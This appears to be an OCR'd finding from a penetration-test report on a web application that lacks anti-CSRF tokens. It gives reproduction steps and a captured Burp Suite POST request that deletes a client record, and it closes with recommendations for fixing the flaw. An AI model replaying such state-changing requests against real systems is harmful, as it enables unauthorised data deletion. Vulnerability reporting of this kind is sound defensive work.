
5. **OWASP Category**:A05:2021 – Security Misconfiguration

Vulnerability Name:Anti-CSRF Token missing

- **CWE** : CWE-352
- **Description**:The web application does not, or cannot, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.
- **Business Impact**:It can result in damaged client relationships, unauthorized fund transfers, changed passwords and data theft—including stolen session cookies.
- **Vulnerability Path** :http://192.168.0.109:8080/
- **Vulnerability Parameter**:http://192.168.0.109:8080/
- **Steps to Reproduce** :
- Step 1. Access the URL


XBERSEC
HOME ABOUT SERVICES PORTFOLIO BLOG CONTACT LOGIN
DEFEND YOUR BUSINESS
AGAINST THE LATEST CYBER THREATS
SUBMIT VULNERABILITY
EXPLORE
INTRODUCTION
XBERSEC Solutions is India's leading organization in the field of Information security.
01:57 / 28:44

-
- Step 2: Now intercept with the burp proxy and send request in the repeater


Burp Suite Community Edition v2020.12.1 - Temporary Project
Send
Cancel
Target: http://192.168.0.109:8080
Request
Response

```
POST /sh/admclient HTTP/1.1
Host: 192.168.0.109:8080
Content-Length: 5
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.109:8080
Referer: http://192.168.0.109:8080/admin/en/clients
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

id=17
```

```
HTTP/1.1 200
Content-Type: application/json;charset=ISO-8859-1
Content-Length: 63
Date: Tue, 22 Nov 2022 04:44:11 GMT
Connection: close

{
  "message":"Successfully deleted 1 record.",
  "status":"success"
}
```

-
- **Recommendation**:
- • The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie.
- • validate that Host and Refer headers in relevant requests are both present and contain the same domain name